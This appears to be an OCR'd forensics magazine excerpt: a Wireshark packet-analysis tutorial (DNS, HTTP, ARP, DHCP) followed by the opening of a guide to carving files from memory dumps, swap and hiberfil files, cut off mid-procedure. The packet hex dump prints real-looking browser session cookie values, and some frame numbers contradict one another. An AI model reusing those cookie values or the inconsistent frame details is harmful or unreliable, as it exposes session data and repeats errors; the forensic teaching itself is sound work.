


Figure 13. *User Datagram Protocol field expanded*

paring it with the MAC address. That can help to detect an IP spoofing attack.

Under the Domain Name System field, you have the flags and query which are both expandable. The field shows that the packet is a standard query to host address safebrowsing.clients.google.com, with transaction ID 0xb4bd (Figure 14); all which are visible in the information column of the packet list pane. It also shows that the query was responded to in frame number 930. A quick review of items in the packet details field of frame number 930 shows it is a response packet, source and destination from frame 916 are reversed and in the Domain Name Server field, it refers to the request being from frame 916. This confirms that frame 930 is the response to request in frame 916; hence in this case the source is 192.168.1.1, and destination 192.168.1.94.

ANALYZING HTTP PACKETS

Start a Wireshark packet capture and then launch a browser or refresh an already open web page. In this example, an already open Google home page was refreshed. You can stop the packet capture once the web page has loaded. Filter out HTTP packets by entering "http" (in lower case and without quotation marks) into the Filter toolbar and clicking on apply. The first packet after filtering in the packet list as can be observed in Figure 16 shows the packet was captured 14:09 UTC on 5th June, 2013 with frame number 33, the source IP address being 192.168.1.94 and the destination IP address 173.194.41.215. The protocol is of course HTTP, the packet having a length of 571 bytes. The information column describes the packet as GET / HTTP/1.1, meaning it is a request to retrieve HTTP data. The source IP address is known to be the endpoint's IP address, while the destination IP address is for a web site. The destination web site can be figured out in the packet details pane, and using an IP address translator (IP address translators are available online and can be gotten using a search engine). 173.194.41.215 is an IP address for google.com, which is gotten using an IP address translator, and will be seen in the packet details pane.

A quick look at the packet details pane shows the frame number is 33 and that the packet contains 571 bytes of data; Internet Protocol was Version 4; and TCP source port was 60829 and destination port 80 (which is the default HTTP port). An expansion of the Hypertext transfer Protocol field reveals the language for the packet is US English (en-US); the packet is compatible with Mozilla 5.0, Microsoft Internet Explorer 10.0; and the website *www.google.com.ng*. The next packet in the example is frame number 67. It is quite similar to the previous frame number 33, save it is a GET image request. Hence, its description in the packet list pane is GET /images/srpr/logo4w.png HTTP/1.1 in the Hypertext Transfer Protocol field, details show that it accepts images in PNG.

In the packet that follows (frame number 68), in the Line-based text data under the Hypertext




Figure 14. *Domain Name Server field expanded*




Figure 15. *View of frame number 930*




Figure 16. *Packet capture with HTTP filtered*




Figure 17. *Hypertext Transfer Protocol details for frame number 67*

Transfer Protocol field, the HTML script for the packet is displayed as shown in figure 18. The script can be used to reconstruct the web page.

Knowing the HTTP data can help identify which websites were visited and what was downloaded; this can help in tracing the source of a problem like malware or a slow network. Identifying pornographic websites or free download/torrent sites on the network can show the problem resulted from visiting such websites, which can further be traced to an endpoint. In the event a user accesses an unauthorized website using a browser in private browsing mode (in a bid to cover his/her tracks), Wireshark can be used to analyze network logs to identify the breech – the unauthorized website's HTTP data will be on the network logs, and the IP address of the endpoint that accessed such a site can be revealed. That is possible because the use of private browsing mode only removes traces from the browser, but cannot affect the network log. The packet sniffer can be used to reveal what sites were visited by a suspect which could be smoking gun evidence; it could, for example, provide breakthrough evidence in a child pornography case where it is discovered that a suspect visited site related to child pornography.

ANALYZING ETHERNET AND ARP DATA

The Address Resolution Protocol (ARP) is used to get the MAC address of a specific IP address. For example, when an endpoint is sending a packet to a destination host, it only has the destination IP address; hence as it sends the packet, it asks which host has the IP address, and the response form the destination states the MAC address. *Dynamic Host Configuration Protocol* (DHCP), on the other hand, uses MAC addresses to assign IP addresses to endpoints that are authorized on a network. Where DHCP is used, an unauthorized MAC address will not get an IP address assigned to it automatically (Casey, 2004). DHCP logs can be used to retrieve a MAC address that was assigned a specific IP address within a particular time frame, this can determine which endpoint was used to carry out a specific action based on packets captured.

In order to analyze Ethernet and ARP data, IP protocols view may be disabled. This is done by clicking Analyze in the File command bar, then clicking on Enabled Protocols and unchecking IP Version 4 and 6 (shown in Figure 19) which results in the look of the interface changing.

We can refer back to packet with frame number 67. In this interface, source and destination addresses are not stated in IP (as IP protocols have been disabled for the view); rather they are indicated by name and hexadecimal – that is source: `Universa_57:0a:28`, and destination: `Htc_89:6b:d3` – in the packet list pane. Within the packet details pane, under the Frame field the date and time of packet arrival is stated based on the time zone of the endpoint (June 5 2013, 15:09 West/Central African Time). The frame number and length are also available under the Frame field. Figure 20 depicts the Frame filed.




Figure 18. *HTML script for frame number 68*




Figure 19. *Uncheck IPv4 and IPv6*




Figure 20. *Captured packet interface with IPv4 and IPv6 disabled and packet frame 67 selected*




Figure 21. *Ethernet II field showing bytes in packet bytes pane*

Listing 1. *Print out of packet frame 7*

```
No.   Time              Source      Destination Protocol Length Info
67 2013-06-05 14:09:23.123177000 Universa_57:0a:28 Htc_89:6b:d3 0x0800 692       IP
Frame 67: 692 bytes on wire (5536 bits), 692 bytes captured (5536 bits) on interface 0
Ethernet II, Src: Universa_57:0a:28 (e0:2a:82:57:0a:28), Dst: Htc_89:6b:d3 (f8:db:7f:89:6b:d3)
Destination: Htc_89:6b:d3 (f8:db:7f:89:6b:d3)
Address: Htc_89:6b:d3 (f8:db:7f:89:6b:d3)
.... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
.... ...0 .... .... .... .... = IG bit: Individual address (unicast)
Source: Universa_57:0a:28 (e0:2a:82:57:0a:28)
Address: Universa_57:0a:28 (e0:2a:82:57:0a:28)
.... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
.... ...0 .... .... .... .... = IG bit: Individual address (unicast)
Type: IP (0x0800)
Data (678 bytes)
0000 45 00 02 a6 16 5e 40 00 80 06 48 54 c0 a8 01 5e E....^@...HT...^
0010 ad c2 29 d7 ed 9e 00 50 43 be 36 44 1e 46 08 db ..)....PC.6D.F..
0020 80 18 01 00 07 6a 00 00 01 01 08 0a 0a 65 6a 14 .....j.......ej.
0030 3f 7b db 86 47 45 54 20 2f 69 6d 61 67 65 73 2f ?{..GET /images/
0040 73 72 70 72 2f 6c 6f 67 6f 34 77 2e 70 6e 67 20 srpr/logo4w.png
0050 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 HTTP/1.1..Accept
0060 3a 20 69 6d 61 67 65 2f 70 6e 67 2c 20 69 6d 61 : image/png, ima
0070 67 65 2f 73 76 67 2b 78 6d 6c 2c 20 69 6d 61 67 ge/svg+xml, imag
0080 65 2f 2a 3b 71 3d 30 2e 38 2c 20 2a 2f 2a 3b 71 e/*;q=0.8, */*;q
0090 3d 30 2e 35 0d 0a 52 65 66 65 72 65 72 3a 20 68 =0.5..Referer: h
00a0 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 ttp://www.google
00b0 2e 63 6f 6d 2e 6e 67 2f 0d 0a 41 63 63 65 70 74 .com.ng/..Accept
00c0 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 -Language: en-US
00d0 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f ..User-Agent: Mo
00e0 7a 69 6c 6c 61 2f 35 2e 30 20 28 63 6f 6d 70 61 zilla/5.0 (compa
00f0 74 69 62 6c 65 3b 20 4d 53 49 45 20 31 30 2e 30 tible; MSIE 10.0
0100 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e 31 ; Windows NT 6.1
0110 3b 20 57 4f 57 36 34 3b 20 54 72 69 64 65 6e 74 ; WOW64; Trident
0120 2f 36 2e 30 29 0d 0a 41 63 63 65 70 74 2d 45 6e /6.0)..Accept-En
0130 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 65 coding: gzip, de
0140 66 6c 61 74 65 0d 0a 48 6f 73 74 3a 20 77 77 77 flate..Host: www
0150 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2e 6e 67 0d 0a .google.com.ng..
0160 49 66 2d 4d 6f 64 69 66 69 65 64 2d 53 69 6e 63 If-Modified-Sinc
0170 65 3a 20 4d 6f 6e 2c 20 32 35 20 4d 61 72 20 32 e: Mon, 25 Mar 2
0180 30 31 33 20 31 39 3a 30 32 3a 31 35 20 47 4d 54 013 19:02:15 GMT
0190 0d 0a 44 4e 54 3a 20 31 0d 0a 43 6f 6e 6e 65 63 ..DNT: 1..Connec
01a0 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Keep-Alive
01b0 0d 0a 43 6f 6f 6b 69 65 3a 20 50 52 45 46 3d 49 ..Cookie: PREF=I
01c0 44 3d 34 33 34 31 35 33 32 31 65 64 66 35 64 31 D=43415321edf5d1
01d0 30 39 3a 55 3d 31 33 39 64 39 35 34 65 61 35 34 09:U=139d954ea54
01e0 35 30 32 65 38 3a 46 46 3d 30 3a 54 4d 3d 31 33 502e8:FF=0:TM=13
01f0 31 31 32 38 32 39 37 30 3a 4c 4d 3d 31 33 36 39 11282970:LM=1369
0200 36 37 31 38 37 39 3a 53 3d 6a 52 79 59 37 67 77 671879:S=jRyY7gw
0210 4a 76 79 6f 69 6b 69 76 62 3b 20 4e 49 44 3d 36 Jvyoikivb; NID=6
0220 37 3d 48 37 66 79 6a 6b 41 4a 6e 70 77 69 61 37 7=H7fyjkAJnpwia7
0230 5a 79 73 58 78 56 34 45 42 6b 67 45 69 33 44 44 ZysXxV4EBkgEi3DD
0240 63 49 5f 4f 54 51 44 59 49 54 69 65 51 48 79 34 cI_OTQDYITieQHy4
0250 4d 7a 53 71 43 57 35 57 47 74 68 67 58 71 6e 53 MzSqCW5WGthgXqnS
0260 38 69 6b 65 41 64 70 70 7a 33 53 77 47 39 34 43 8ikeAdppz3SwG94C
0270 73 6b 6d 51 66 47 6c 47 68 35 76 78 4a 79 53 58 skmQfGlGh5vxJySX
0280 34 63 6f 55 70 72 57 45 70 6d 2d 51 61 35 37 2d 4coUprWEpm-Qa57-
0290 35 54 69 64 39 74 73 74 64 78 48 41 48 59 4d 4d 5Tid9tstdxHAHYMM
02a0 70 78 0d 0a 0d 0a px....
```

In the Ethernet II field, the destination and source addresses are stated with the full 48-bit Ethernet addresses in brackets. The hexadecimal figures for both are visible in the packet bytes pane when the field is selected (Figure 21), and individually when either destination or source is selected.

Details of the packet frame 67 can be printed as shown in Listing 1, summarizing the captured packet. Clicking File and then print brings the dialog box in Figure 22; checking "Selected packet only" radio button ensures only the packet is printed.

Packets involving the *Address Resolution Protocol* (ARP) can be filtered out using the Filter bar. In the example, two such packets are found – ARP packets are normally a request and a reply as is observed in the example. Figure 23 shows the ARP request packet frame number 22, under the ARP field the packet type is in brackets as "request". The packet list pane shows that the source of the packet is the wireless access point with MAC address `Htc_89:6b:d3`, and the destination `Universa_57:0a:28;` and has a length of 42 bytes. The "Info" column has a question "who has 192.168.1.94? Tell 192.168.1.1". That is the ARP trying to resolve the end point's address 192.168.1.94 for the wireless access point 192.168.1.1. In the packet details pane, the target MAC address is stated as `00:00:00_00:00:00` as the address is not yet resolved; hence stated as unknown.

Frame 23 which is the ARP reply packet shows the response to the request in frame 24. The packet list pane shows the source and destination as the reverse of frame 24 as this packet is a response from the end point to the wireless access point; the length is the same 42 bytes. The "Info" column answers the question posed in the previous packet stating: `192.168.1.94 is at e0:2a:82:57:0a:28` – that is 192.168.1.94 belongs to the MAC address of the endpoint (in hexadecimal notation). Hence; under the Address Resolution Protocol field in the packet details pane, the source MAC address of the previous request is now identified and stated as the sender (`Univers_57:0a:28`), along with IP address details. A print out of the packet can also be done as was done for frame number 67 to yield a similar output.

ARP data can identify the endpoints and network interfaces that interacted over a network; this can be used to identify an unauthorized connection within the network. For example, a war-driver on a wireless network can be identified from ARP traffic analysis.

Figure 25 shows a DHCP (DHCPv6) packet filtered out. The Internet Protocol used is version 6, hence the IP addresses are shown in hexadecimal format (Internet Protocol field). The UDP field shows the source port to be 546, which is the DHCPv6 client port; and the destination port 547, the DHCPv6 server port. Under the DHCPv6 field, we can see the client identifier.

SUMMARY

Network forensics is a very important field in the information age. It can be used to monitor users and devices and to track network breaches, troubleshoot and improve network security and performance. It can also be used to track and indict of-





Figure 22. *Print dialog box*







Figure 23. *ARP request packet*







Figure 24. *ARP reply packet*






Figure 25. *DHCPv6 Packet*

REFERENCES

- Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press.
- Kurose, J.F. and Ross, K.W.. (2009) Wireshark Lab: Getting Started [Online]. Available from: *http://wps.aw.com/wps/media/objects/7134/7305312/WireShark_Labs/Wireshark_INTRO_Sept_15_2009.pdf* (Downloaded: 16 March 2010).
- Kurose, J.F. and Ross, K.W.. (2009) Wireshark Lab: HTTP [Online]. Available from: *http://wps.aw.com/wps/media/objects/7134/7305312/WireShark_Labs/Wireshark_HTTP_Sept_15_2009.pdf* (Downloaded: 16 March 2010).
- Kurose, J.F. and Ross, K.W.. (2009) Wireshark Lab: Ethernet and ARP [Online]. Available from: *http://wps.aw.com/wps/media/objects/7134/7305312/WireShark_Labs/Wireshark_Ethernet_ARP_Sept_15_2009.pdf* (Downloaded: 13 April 2010).
- Lamping, U., Sharpe, R. and Warnicke, E. (2013) Wireshark User's Guide for Wireshark 1.11 [Online]. Available from: *http://www.wireshark.org/download/docs/user-guide-a4.pdf* (Downloaded: 17 May 2013).
- SYBEX Inc. (1998) Using Port Numbers and Protocols [Online]. Available from: *http://msdn.microsoft.com/en-us/library/aa227632(v=vs.60).aspx* (Accessed: 17 June 2013).
- Touch, J. et al (2013) Service Name and Transport Port Number Registry [Online]. Available from: *http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml* (Accessed: 17 June 2013).
- Wildpackets (2013) Four Ways Network Forensics Can Help You [Online]. Available from: *http://blog.wildpackets.com/2013/06/06/four-ways-network-forensics-can-help-you.html?goback=.gde_80784_member_247550610* (Accessed: 6 June 2013).

fenders. Wireshark is one of the tools for network forensics which is freely available.

Wireshark has a wide range of uses and interfaces which were not covered in this article, the article merely introduced the basics. Wireshark among other things can also be used to monitor and analyze mobile traffic and VoIP traffic. Packet sniffers come in very handy when analysis of network based evidence is required.

About the Author

Dauda Sule, CISA. He is currently the Marketing Manager of Audit Associates Limited which is a consultancy firm that specializes in designing and organizing training programs pertaining to auditing, fraud detection and prevention, information security and assurance, and anti-money laundering. He is a CISA and has a M.Sc. in Computer Security from the University of Liverpool. Dauda also has a first degree black belt in Taekwondo. He has previous experience of over five years in the Nigerian Banking industry, and also did some time in Gtech Computers (a computer and allied services company) as a systems security and assurance supervisor.

a d v e r t i s e m e n t

AAL

Audit Associates Ltd

AUDIT, ANTI-MONEY LAUNDERING, FRAUD & INFORMATION SECURITY SYSTEMS

(Consultancy and Training)

Email: auditassociateslimited@gmail.com

Website: www.fincrimes-auditassociates.com

Keep an eye on the website for updates coming soon!

HOW TO RECOVER FILES FROM THE MEMORY DUMP,

SWAP FILE AND HYBERFIL USING DATA CARVER TECHINIQUES

by Carlos Dias da Silva

We always make the bit stream copy from the hard drives data to conduct a digital investigation, we assembled to analyze email containers and analyze excluded and not excluded files trying to achieve the objective of investigation. But in these places not are the only thing we can explore to find important files and data, we have others important places to conduct a digital investigation.

What you will learn:

- How to make a dump from the system memory using FTK Imager;
- How to find and export the swap and hiberfil files from Microsoft Windows System using Encase Imager;
- How to use "Foremost" tool to conduct a "Data Carver" for assembly files from memory dump, swap and hiberfil files.

What you should know:

- Familiarity with the FTK Imager;
- Familiarity with Linux.

There are in the memory dump, swap and hiberfil files a lot of data can help us in a digital investigation. In these places we can find documents, web pages, pictures, executed files and other information can help us in a digital investigation.

To conduct this article we will need a Linux system operation or the Cygwin tool to execute shell commands and the Microsoft Windows system to install the tools to extract the needed files. The tools used to conduct the steps can be found on the links below:

FTK Imager – *http://www.accessdata.com/support/product-downloads/ftk-download-page*.

Foremost – *http://foremost.sourceforge.net*, – (necessary a Linux system to use this tool).

Some Linux distribution have the "Foremost" tool installed, If you are using a Linux system have not "Foremost" you can get it with the command "apt-get install foremost" or download the files in the link *http://foremost.sourceforge.net/pkg/foremost-1.5.7.tar.gz*.

WHAT MEMORY DUMP, SWAP AND HIBERFIL FILES ARE?

The memory dump is the procedure to extract all data from the physical memory to a file in raw format (usually in this file format). In this file will be stored all data opened in the operation system at moment the computer was turned on. Usually this procedure is realized when at the bit stream copy moment the computer is turn on.

Swap file is the hard disk place where the Microsoft Windows System stored the information shared from the physical memory.

There are some differences between swap files and memory dump. On the memory dump we can recover the recent information created by the user, if the computer was turned off the data will lost from the physical memory. On the other hand, the swap file is stored in the hard drive, even if the computer was turned off the data will not lost. Usually the data exchanged between the physical memory and the swap files are stored a long time.

Hiberfil is the place where the Microsoft Windows stored the data when the computer is hibernating. In this file are stored data like as swap file and memory dump, but in this place we have complete data as the others files, because here are stored whole files used by the system to recover the user session.

HOW THIS CAN HELP US

This technique can help us in a digital investigation to detect files and data were not stored in the hard drive, for example, the sites recent visits that were not created temporary files in the hard drive, the documents opened from the cloud or pendrive and were not stored in the hard drive, among others important information we can recover with this technique.

In this article we will not learn how to analyze the systems process and data related at Malware, to conduct these kind of analysis is important to study others tools how “Volatility”. Therefore, in this article we will learn how to recover files from the memory dump, swap and hiberfil files with data carver technique.

WHAT IS DATA CARVER TECHNIQUE


Besides the file extension a file has also a signature for the systems recognize it. Data Caver is the technique in assembly files based signature. More details about file signatures can be found on the link below: *www.garykessler.net/library/file_sigs.html*.

There are a lot of tool can make data carver, Encase Forensics also do this task. But, in this article we will learn how to do this using the Foremost free tool.


PART 01 – EXTRACTING FILES FROM THE MICROSOFT WINDOWS SYSTEM

To create a dump from physical system memory and extract the swap file we will need to open the FTK Imager at the target computer and follow the steps below:


Click on button “Capture Memory” how the picture below:




On the next window choice the directory to storage the extracted files, select the option “Include page-file” and click on the button “Capture Memory”.




Wait for the process finish.

